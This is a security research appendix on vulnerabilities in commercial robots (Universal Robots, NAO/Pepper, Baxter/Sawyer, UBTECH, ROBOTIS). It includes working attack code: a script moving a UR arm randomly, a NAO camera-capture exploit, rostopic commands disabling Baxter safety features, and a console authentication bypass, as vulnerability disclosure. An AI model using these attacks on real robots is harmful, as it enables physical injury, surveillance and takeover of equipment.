Hacking Robots Before Skynet: Technical Appendix

Cesar Cerrudo

Chief Technology Officer, IOActive

Lucas Apa

Senior Security Consultant, IOActive

IOActive™
Hardware | Software | Wetware
SECURITY SERVICES

Contents

Practical Attacks Against Robots

Robots as Insider Threats

A hacked robot can act as an insider threat in organizations, industries or homes. Their capabilities can be subverted and used for multiple purposes by outsiders that exploit remote vulnerabilities.

Finding Robots on Large Networks

In order to attack robot's services on the local network it is necessary to find the robot IP Address first. We found robots using multicast DNS (mDNS) frames to advertise their presence on the network. Computers that are located in the same subnet as the robot and that support mDNS can always resolve the robot's host name even if no other host name resolution service is present.

For example:

- NAO default hostname is "*nao.local*"
- Pepper default hostname is "*nao.local*"
- Baxter/Sawyer default hostname is the serial number followed by local. Ex: "*011303P0017.local*" or *<robot name>.local*
- Universal Robots UR3, UR5, UR10 default hostname is "*ur.local*"

Since the serial number can also be used as way of identifying the IP Address, physical access to a robot in a store for example, could allow finding their services quickly on the network.

Authentication/Authorization Issues

We found multiple exploitable authentication issues:

Example: Moving Joints Remotely in Universal Robots

URControl is the low-level robot controller running on the Mini-ITX PC in the UR controller cabinet. Programming a robot at the Script Level[1] is done by writing a client application and connecting to URControl using a TCP/IP socket.

The following services are exposed when a robot is connected to the internal network. Since none of these services provides authentication, any user on the network can issue commands to these services to perform many different actions:

```
$netstat -vatunp
```

[1] http://www.zacobria.com/pdf/universal-robots-scriptmanual-en-v-1-8.pdf

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:30001           0.0.0.0:*               LISTEN      4691/URControl
tcp        0      0 0.0.0.0:30002           0.0.0.0:*               LISTEN      4691/URControl
tcp        0      0 0.0.0.0:30003           0.0.0.0:*               LISTEN      4691/URControl
tcp        0      0 0.0.0.0:30004           0.0.0.0:*               LISTEN      4691/URControl
tcp        0      0 0.0.0.0:502             0.0.0.0:*               LISTEN      4691/URControl
```

It is possible to use the URScript programming language to control the robot remotely. In the following example, 50 random moves are sent sequentially to the joint controller in order to move the mechanic arm randomly:

```
# UR - Random Moves
import socket, time, random, math
HOST = "192.168.14.130"
PORT = 30002
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((HOST, PORT))
for x in xrange(50):
     q = [random.uniform(-2*math.pi, 2*math.pi), \
          random.uniform(-2*math.pi, 2*math.pi), \
          random.uniform(-2*math.pi, 2*math.pi), \
          random.uniform(-2*math.pi, 2*math.pi), \
          random.uniform(-2*math.pi, 2*math.pi), \
          random.uniform(-2*math.pi, 2*math.pi)] ← joint positions
     a = random.uniform(1, 20) ← joint acceleration
     v = random.uniform(1, 20)  ← joint speed
     payload = "movej("+ str(q) + ", a="+str(a)+", v="+str(v)+")" ←
move joints
     s.send(payload + "\n")
     print "[!] Sent", payload
     time.sleep(1)
data = s.recv(1024)
s.close()
print("Received", repr(data))
```

```
luketua$ > python demo.py
[!] Sent movej([2.703068671276842, 2.604003354460067, -
2.206239304213079, 2.7803450502250406, 0.6070466002133204,
1.5214227194973011], a=5.43440707613, v=5.16668480843)
...
```

A demo of this attack can be found here. http://blog.ioactive.com/2017/08/Exploiting-Industrial-Collaborative-Robots.html

Example: USB Dongle in Asratec's V-Sido CONNECT RC Microcontroller

The product does not enforce a strong Bluetooth PIN to pair with the microcontroller board, which makes it easier for attackers to control or reconfigure the robot remotely.





Figure 1. Asratec USB Dongle

The "0000" pin is used by default on the extra Bluetooth dongle.[2]

Example: Issues in Asratec's V-Sido OS (GR-001)

It is possible using "V-Sido Lite" to control a robot that runs with V-Sido OS, without authentication. This vulnerability has been confirmed on robot GR-001 (HPI Japan).

[2] https://v-sido-developer.com/files/pdf/150507001003001.pdf



GR-01全てのサーボモータの接続を確認しました


Figure 2. Robot GR-001

V-Sido Lite Software lacks of authentication[3]

Example: Missing Authentication in ROBOTIS RoboPlus Protocol

RoboPlus is a software to create and download robot motions for every ROBOTIS product[4]. RoboPlus Motion's server binary starts listening on TCP port 6501 and allows clients to control and edit motion components on the robot. This binary is distributed on the latest ROBOTIS OP2 firmware image (*ROBOTIS-OP2_Recovery_20150326*). The software does not perform any authentication for functionality that requires a provable user identity to control robot joints and changing actuator data. In the case that the robot uses an extra wireless interface, this port could be exposed on that interface as well.

[3] https://v-sido-developer.com/files/pdf/150507001003001.pdf
[4] http://support.robotis.com/en/software/roboplus_main.htm



IP: 192.168.123.1
Port: 6501

Figure 3. RoboPlus interface

It is possible to access motion elements on the local network

RoboPlus TCP Server does not implement any authentication mechanism:

```
/Linux/project/roboplus/main.cpp
#define TCPIP_PORT                        6501

// Create the socket
LinuxServer new_sock;
LinuxServer server ( TCPIP_PORT );

while ( true )
{
    cout << "[Waiting..]" << endl;
    server.accept ( new_sock );
    cout << "[Accepted..]" << endl;
...
```

It is possible to set joints values by sending a "set" command to the remote service:

```
-------------------------------------------
=> set ID VALUE1
<= {[VALUE2]}
<= {[ME]}\n
```

```
-------------------------------------------
Reference
*ID: ID of selected dynamixel
*VALUE1: Goal position value of selected dydnamixel
*VALUE2: Present position value of selected dydnamixel. Format is same
as return of "Get step"
```

Example: Capturing Video from Remote Camera in Pepper/NAO (All versions)

NAOqi is the name of the main software that runs on the NAO/Pepper robots and controls them. This executable file */usr/bin/naoqi-bin* which runs on the robot is a broker that provides network access and services for accessing internal modules. When it starts, it loads a preferences file called *autoload.ini* that defines which libraries it should load and automatically instantiates the module class. Each library contains one or more modules that use the broker to advertise their methods. The broker provides lookup services so that any module in the tree or across the network can find any method that has been advertised. Loading modules forms a tree of methods attached to modules, and modules attached to a broker.

The *ALProxy* object allows creating a proxy object to any remote *NAOqi* module. This does not perform an authorization check when other network nodes attempts to access directly to a resource and perform an action. All NAO/Pepper provided modules have classes called 'specific' proxies built around this generic proxy enabling remote attackers to execute methods from these modules.

The following exploit code gets remote video from the frontal NAO camera:

```
   cameraProxy = ALProxy("ALVideoDevice", robotIP, PORT) #get remote
object

    #Get remote camera details
    cameraIndex = cameraProxy.getActiveCamera()
    resolution = cameraProxy.getResolution(cameraIndex)
    colorSpace = cameraProxy.getColorSpace(cameraIndex)
    fps = cameraProxy.getFrameRate(cameraIndex)
    nameId = cameraProxy.subscribeCamera("pythonModule", cameraIndex,
resolution, colorSpace, fps)
    print "[****] Remote Camera %s: Index %s, Resolution %s,
ColorSpace %s, FPS %s" % (nameId, cameraIndex, resolution,
colorSpace, fps)

    #Get a pointer to the video source image and release the image
when process is finished
    print cameraProxy.getImageRemote(nameId) # ←- Remote Video Feed

    cameraProxy.releaseImage(nameId)
    #Unregister the vision module
    cameraProxy.unsubscribe(nameId)
```

```
$ /usr/bin/python naoexploitvideo.py --ip 192.168.1.104 --port 9559
[I] 14388 qimessaging.session: Session listener created on
tcp://0.0.0.0:0
[I] 14388 qimessaging.transportserver: TransportServer will listen
on: tcp://192.168.14.136:36263
[I] 14388 qimessaging.transportserver: TransportServer will listen
on: tcp://127.0.0.1:36263
[****] Remote Camera : Index 2, Resolution 1280x960, ColorSpace 1,
FPS 1
```

Same attack allows accessing most of the robots built-in modules, microphones, body control, databases, network cards, VPN secrets, face recognition modules, etc. Post-exploitation allows to combine all this information for an advanced espionage attack.

Example: Missing Bluetooth Authenticated Link Key in UBTECH Alpha 1S

Alpha 1S robot does not require a PIN for Bluetooth access, which allows anyone in range to send arbitrary commands to the robot controller. The mobile application does not use any cryptographic secret to authenticate and control the Alpha 1S robot. The mobile Android application creates an *RFCOMM BluetoothSocket* socket and starts an insecure outgoing connection to the robot using SDP lookup of uuid.

Since the communication channel does not have an authenticated link key, it is subject to man-in-the-middle attacks. For Bluetooth 2.1 devices, the link key will be encrypted, as encryption is mandatory.

The following is the *BluetoothUtil* class bytecode that was extracted from the Android mobile application that is used as a remote control:

```
alpha1s_v2.5.1.7_release_googleplay:com/ubtechinc/base/Bluetooth
Util.class
      //   172: invokestatic 100
com/ubtechinc/base/DeviceDependency:shouldUseSecure        ()Z
      //   175: ifeq +22 -> 197
      //   178: aload 5
      //   180: astore_1
      //   181: aload_0
      //   182: getfield 40
com/ubtechinc/base/BluetoothUtil$ConnectThread:mmDevice
Landroid/bluetooth/BluetoothDevice;
```

```
      //   185: invokestatic 104
com/ubtechinc/base/BluetoothUtil:access$000
()Ljava/util/UUID;
      //   188: invokevirtual 110
android/bluetooth/BluetoothDevice:createRfcommSocketToServiceRec
ord         (Ljava/util/UUID;)Landroid/bluetooth/BluetoothSocket;
      //   191: astore_2
      //   192: aload_2
      //   193: astore_1
      //   194: goto -114 -> 80
      //   197: aload 5
      //   199: astore_1
      //   200: aload_2
      //   201: invokestatic 104
com/ubtechinc/base/BluetoothUtil:access$000
()Ljava/util/UUID;
      //   204: invokevirtual 113
android/bluetooth/BluetoothDevice:createInsecureRfcommSocketToSe
rviceRecord
(Ljava/util/UUID;)Landroid/bluetooth/BluetoothSocket;
      //   207: astore_2
      //   208: aload_2
      //   209: astore_1
      //   210: ldc 85
```

We developed a client software in Python that sends a Bluetooth message with the UBTech Alpha 1S protocol. The following **0x20** opcode command retrieves version information from the Robot remotely:

```
python robotsender.py 0x20
[+] Sending BT b'\xfb\xbf\x06\x20\x00&\xed'
[+] Searching ...
[!!] Found 1 device
[+] Connected
[!!] Received BT: b'\xfb\xbf\x10 Alpha1_V2.0\x8c\xed'
```

It is possible to control the robot remotely, upgrade firmware and overwrite saved actions/content.

Example: Missing Authentication on Baxter SDK/RSDK Shell [Baxter Research Robot SDK 1.2.0, Sawyer SDK 5.0.4, Baxter Manufacturing Robot v3.3.2 Intera SDK, Sawyer Manufacturing Robot v3.3.2 Intera SDK]

Baxter's ROS Master provides an *XMLRPC*-based API[5], which ROS client libraries, such as *roscpp* and *rospy*, call to store and retrieve information. To communicate with and command Baxter, users on the same network can connect to this endpoint without any authentication.

Assuming proper network setup, the RSDK Shell[6] refers to the a configuration of the ROS environment which points the remote PC to the ROS Master.

The SDK provides a convenient script, *baxter.sh* , which configures the ROS environment to communicate with Baxter.


```
# Specify Baxter's hostname
baxter_hostname="baxter_hostname.local"
```

ROS environment setup is as simple as running the baxter.sh script from the root of the *ROS Catkin* workspace:

```
$ cd ~/ros_ws
$ ./baxter.sh
You will see that your current shell prompt will be prefixed with:
   [baxter - http://<baxter_hostname>:11311]username@machine$
```

The main interface of the Baxter RSDK is via ROS Topics and Services:

[5] http://sdk.rethinkrobotics.com/wiki/API_Reference
[6] http://sdk.rethinkrobotics.com/wiki/RSDK_Shell




Robot	Movement	Sensors+	I/O
• Enabling the Robot • Robot Description (URDF)	• **Joints** • Arm Joints • Head Joints • Cartesian Endpoint • IK Solver • Grippers (End-Effectors)	• **Sensors** • Accelerometers • IR Range • Sonar • Cameras • LCD Screen (xdisplay)	• **Inputs and Outputs** • Navigators • Cuff Buttons • LED Lights • Digital IO • Analog IO

Figure 4. Baxter RSDK interface list

An attacker who successfully started a connection to the ROS Master service is able to interact with all these API's exposed services through different commands for controlling movement, sensors, cameras and I/O data.

Remotely, It is possible to disable collision avoidance (forces applied to the joints to avoid self collision) and collision detection mechanisms. Figure 5 lists the subscribers that can be used to disable these mechanisms.



Robot Subscriber	Effect of Publishing std_msgs/Empty at >= 10 Hz
suppress_collision_avoidance	Prevents self-collision bubble torques from being applied
suppress_cuff_interaction	Prevents enabling ZeroG mode when the cuff is grabbed
suppress_gravity_compensation	Prevents adding torques to counteract the force of gravity
suppress_contact_safety	Prevents motion-interruption when any impact is detected
suppress_hand_overwrench_safety	Prevents motion-interruption when a large wrench is experienced w.r.t. the endpoint frame

Figure 5. Subscribers and effects [0]

The following command can be executed by a remote unauthenticated user, in order to disable these safety features:

```
$ rostopic pub -r 10
/robot/limb/right/suppress_collision_avoidance std_msgs/Empty
$ rostopic pub -r 10
/robot/limb/left/suppress_collision_avoidance std_msgs/Empty
$ rostopic pub -r 10 /robot/limb/right/suppress_contact_safety
std_msgs/Empty
$ rostopic pub -r 10 /robot/limb/left/suppress_contact_safety
std_msgs/Empty
$ rostopic pub -r 10
/robot/limb/right/supress_hand_overwrench_safety
std_msgs/Empty
$ rostopic pub -r 10 /robot/limb/left/supress_hand_overwrench_safety
std_msgs/Empty
```

It is also possible to access Baxter's two hand cameras and the head camera using the standard ROS image types and image_transport mechanism. Using the ROS Services to open, close, and configure each of the cameras. Useful tools for using cameras in ROS include rviz and the image_view program. Robot upgrades/downgrades are not vulnerable to this issue as they require SSH access.

Authentication Bypass

This weakness can lead to the exposure of protected resources or critical functionality to unintended actors, possibly providing attackers with sensitive information or even execute arbitrary code.


Example: Authentication Bypass in Pepper Web Console (2.5.5.5)

The web administration console does not properly perform authentication, allowing it to be bypassed through a client-side file modification. When the Pepper web page is loaded by a remote user, certain files can be retrieved without authentication:

```
http://192.168.1.105  GET   /
200
http://192.168.1.105  GET   /lib/requirejs/require.js?v=2.0.0
200
http://192.168.1.105  GET   /js/config.js?v=2.0.0
200
http://192.168.1.105  GET   /js/main.js?v=1.2.0
200
http://192.168.1.105  GET   /js/app.js?v=1.2.0
200
http://192.168.1.105  GET
      /libs/qimessaging/1.0/qimessaging.js?v=1.2.0    401
Forbidden
```

HTTP Requests sent to the service show that only one file is protected.

Since the *qimessaging.js* file is static and never changes, a user who has this file (publicly available) can replace client-side this *401 Forbidden* incoming message with a valid *200 Ok* response. In consequence, the web admin console loads and authentication is bypassed.



WI-FI

Country code:

SSID: corporation

Security: WPA2

Password: ●●●●●●●●●●●

Show password:

Advanced options:

Figure 6. Web admin console

Note: Some modules were disabled in this NAOqi instance on purpose. As a consequence, the console didn't load all UI resources.

The problem relies on /etc/nginx/nginx.conf. The auth_pam plugin is only loaded for this qimessaging.js file and does not protect other resources or websockets:

```
location ~* /libs/qimessaging/.*/qimessaging.js {
        auth_pam              "Secure Zone";
        auth_pam_service_name "nginx";
}
```

Bypassing this console allows changing the robot's administration password, leading to compromise the operating system through SSH. Implementing *auth_pam* properly by scoping all served resources mitigates this issue.

Exploiting Network Services

Exposing services to the network can be dangerous if receivers and protocol parsers are vulnerable to memory corruption issues. Parsing issues are more likely when robot protocols allow multiple functions and commands.

Example: Exploiting Buffer Overflow Remotely in Universal Robots Modbus TCP Service

The robot controller acts as a Modbus TCP server (port 502), clients can establish connections to it and send standard MODBUS requests to it. This service is vulnerable to a buffer overflow where the buffer being overwritten is allocated on the stack.

```
readelf -l URControl
...
Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  PHDR           0x000034 0x08048034 0x08048034 0x00100 0x00100 R E 0x4
  INTERP         0x000134 0x08048134 0x08048134 0x00013 0x00013 R   0x1
      [Requesting program interpreter: /lib/ld-linux.so.2]
  LOAD           0x000000 0x08048000 0x08048000 0x36001f 0x36001f R E 0x1000
  LOAD           0x360020 0x083a9020 0x083a9020 0x011e8 0x08ac0 RW  0x1000
  DYNAMIC        0x360654 0x083a9654 0x083a9654 0x00138 0x00138 RW  0x4
  NOTE           0x000148 0x08048148 0x08048148 0x00020 0x00020 R   0x4
  GNU_EH_FRAME   0x2d4840 0x0831c840 0x0831c840 0x095f4 0x095f4 R   0x4
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RW  0x4
...
```

The following registers demonstrates that our exploit takes control of the process by sending a specially crafted Modbus packet to port 502[7], bypassing OS protections: (final technical paper will contain exploit code)

```
Thread 61 "ModbusConn" received signal SIGSEGV, Segmentation fault.
[Switching to LWP 2759]
0x43434343 in ?? ()
(gdb) i r
eax            0xffffffff   -1
ecx            0xa    10
edx            0x0    0
ebx            0xfffffec1   -319
esp            0xf35fc1c4   0xf35fc1c4
ebp            0x43434343   0x43434343
esi            0x43434343   1128481603
edi            0x43434343   1128481603
eip            0x43434343   0x43434343
```

Post exploitation & Cyber espionage (Demo)

In the following demo we show how it is possible to use SoftBank's NAO/Pepper as an espionage tool.

https://youtu.be/DSSTUvqMB3M

[7] http://www.zacobria.com/universal-robots-knowledge-base-tech-support-forum-hints-tips/knowledge-base/modbus-registers-input-and-output-handling-via-port-502/

Network Interaction

Insecure Transport Examples in Control Protocols

Example: Unencrypted Qi Protocol in NAO/Pepper

The Qi Framework[8] does not use transport security to verify the identity of nodes, the integrity of the traffic, and the privacy of the connection. The Qi network binary protocol is encapsulated in TCP protocol data unit and does not support encryption in socket level communication. An attacker can manipulate these packets on the network in order to compromise integrity, confidentiality and availability of these messages.

Qi Message Header

Field	Size (in bits)	Description
magic	32	qiMessaging message magic number (0x42dead42)
id	32	id of the message
size	32	size of the payload
version	16	protocol version
type	16	type of the message
service	32	id of the service
object	32	id of the object
action	32	id of the function or event
payload	...	...

Example: RoboPlus Server

RoboPlus binds to TCP 6501 on all current interfaces:

Example: Insecure Transport in Universal Robots

The software transmits sensitive or security-critical data in cleartext in a communication channel that can be sniffed by unauthorized actors. All ports from URControl are vulnerable to this issue.

[8] http://doc.aldebaran.com/2-5/dev/libqi/design/network-binary-protocol.html

Example: Robot-to-Server Missing Encryption of Sensitive Data

Vulnerable versions: Alpha2Services--0520-english-1.1.0.1.jar, Alpha2Services.jar

The software does not encrypt sensitive or critical information before storage or transmission. The lack of proper data encryption passes up the guarantees of confidentiality, integrity, and accountability that properly implemented encryption conveys.

```
POST /programd/talkServer HTTP/1.1
Content-Type: application/x-www-form-urlencoded;charset=UTF-8
accept: */*
Connection: close
user-agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1;SV1)
Content-Length: 170
Host: 10.10.1.54:8081

appType=2&requestKey=8DA3F673B304F4EEA9…&requestTime=20170603220225&service
Version=V1.0&systemLanguage=en&content=Alright let's go there and bring
that towel
```

```
POST /bput/sewkl4-00GlzAYxyYQhWeAGfZIqULcbE…==/786432 HTTP/1.1
Authorization: UpToken OJb5DHhgOxDo42se8R2J….==
User-Agent: QiniuAndroid/7.3.0 (5.1.1; UBTECH-alpha2;
1496538868996457)
Content-Type: application/octet-stream
Content-Length: 262144
Host: upload.qiniu.com
Connection: close
```

```
GET
/translate?key=1111&from=en&to=zh&domain=spoken&content=What%20are%20you%20
doing%20here HTTP/1.1
User-Agent: Dalvik/2.1.0 (Linux; U; Android 5.1.1; alpha2 Build/LMY49F)
Host: 117.121.48.3:8887
Connection: close

HTTP/1.1 200 OK
Server: Nginx-XF/1.9.2-001
Date: Sat, 03 Jun 2017 23:44:11 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 56
Connection: close

{"errmsg":"","ret":0,"translation":"ä½ åœ¨è¿™å„¿å□šå□—"}
```

```
POST /ubx/app/findLinkApp HTTP/1.1
Host: services.ubtrobot.com
Content-Type: application/json
Connection: close
Accept: */*
User-Agent: alpha2s/1.1.19 (iPhone; iOS 10.3.2; Scale/3.00)
Accept-Language: es-AR;q=1, ja-JP;q=0.9, zh-Hans-AR;q=0.8, ru-RU;q=0.7, en-
GB;q=0.6
Content-Length: 207

{"userId":"605671","requestKey":"43B373…66659…51","systemLanguage":"EN","ap
pId":"3642","serviceVersion":"V1.1.19","appType":"2","token":"K1G5YDLRH….JI
E2","requestTime":"1496539835"}

HTTP/1.1 200 OK
Server: nginx/1.8.1
Date: Sun, 04 Jun 2017 01:30:24 GMT
Content-Type: application/json;charset=UTF-8
Connection: close
Content-Length: 1186

{"status":true,"info":"0000","models":[{"token":null,"appType":"1","service
Version":null,"requestKey":null,"requestTime":null,"systemLanguage":null,"c
ountryCode":null,"loginUserId":0,"appId":3642,"appName":"è§†é¢‘ç›‘æ§","sdk
Type":"3","appIcon":"https://video.ubtrobot.com/alpha2/ic_monitor@3x.png","
runLevel":"1","bundleId":"","packageName":"com.alpha2.videoSupervision","ap
pPackage":null,"appDesc":"éšè¿‡æ‰‹æœºå®¢æˆ·ç«¯è¿æ¥Alpha2çš„é«˜æ¸…æ‘„åƒå
¤´ï¼Œä½ å°±å¯ä»¥çœ‹åˆ°Alpha2çœ¼ä¸çš„ä¸–ç•Œï¼Alpha2å°±æ˜¯ä½
çš„çœ¼ï¼","userId":0,"appUserId":502162,"appKey":"BE2BC2AA3A0F6B084C1E6BAB
66ED26F6","code":null,"appStatus":"3","appVersion":"5","appSize":"13742.08"
,"appDate":"2017-01-20
15:33:54.0","appPath":"http://video.ubtrobot.com/alpha2/VideoSupervison-
V1.2.1.2--
5.apk","appScanshot":null,"appScreen":"","appLanguage":"","appEquipment":"2
","accessToken":null,"appLinkId":0,"appLinkPath":null,"isCollect":0,"isPrai
se":0,"appDownloadTime":826,"appVersionName":"V1.2.1.2","startRow":0,"pageS
ize":0,"page":0,"appResume":"éšè¿‡æ‰‹æœºå®¢æˆ·ç«¯è¿æ¥Alpha2çš„é«˜æ¸…æ‘„å
ƒå¤´ï¼Œä½ å°±å¯ä»¥çœ‹åˆ°Alpha2çœ¼ä¸çš„ä¸–ç•Œï¼Alpha2å°±æ˜¯ä½
çš„çœ¼ï¼","appDebugAccount":"574262,574272,574282"}]}
```

Insecure Transport in Administration Consoles

We found administrative consoles to lack transport security on different vendors.

Example: Insecure Transport in Pepper/NAO Admin Web Console

The software transmits sensitive data in cleartext in a communication channel that can be sniffed by unauthorized actors. The Pepper/NAO web console does not implement the HTTPS protocol to protect communications between web clients and NAOqi services.

```
$ cat /etc/nginx/nginx.conf
server{
    listen 80;
    server_name localhost;
}
```

Example: Insecure Transport in Baxter/Sawyer Task Editor [Baxter Manufacturing Robot v3.3.2, Sawyer Manufacturing Robot v3.3.2]

Task Editor's HTTP service listening on 9292 port transmits sensitive or security-critical data in cleartext in a communication channel that can be sniffed by unauthorized actors.

Unauthorized Modbus Read / Write Requests

Example: Unauthorized Modbus Read/Write in Universal Robots [ursys-CB3.1-3.3.4-310 (UR3, UR5, UR10)]

Default UR Modbus service (port 502) does not provide authentication of the source of a command. An adversary may attempt to corrupt the robot in a state to negatively affect the process being controlled. An attacker with IP connectivity to the Robot can issue MODBUS write requests. This could change the state of the Robot, make it interoperable, or send requests to actuators to change the state of the joints being controlled. Deploy access control lists or firewalls to limit access to authorized IP addresses. These values should be configurable on the robot and clearly explained on the documentation.

Social & Cloud Networks

Insecure Transport in Robot Cloud Networks

If robots are part of a cloud based ecosystem, sensitive information can be sent to other machines. In this case, we found robots sending sensitive information without proper transport security.

Example: App-to-Server Cleartext Sensitive Data in UBTech Alpha Robots [Alpha1S, Alpha2]

The software does not encrypt sensitive or critical information before storage or transmission. The lack of proper data encryption passes up the guarantees of confidentiality, integrity, and accountability that properly implemented encryption conveys. Unencrypted HTTP protocol is used for network communication between the Mobile application and the server.

```
POST /ubx/user/edit HTTP/1.1
Host: services.ubtrobot.com:80
```

```
Accept: */*
Accept-Encoding: gzip, deflate
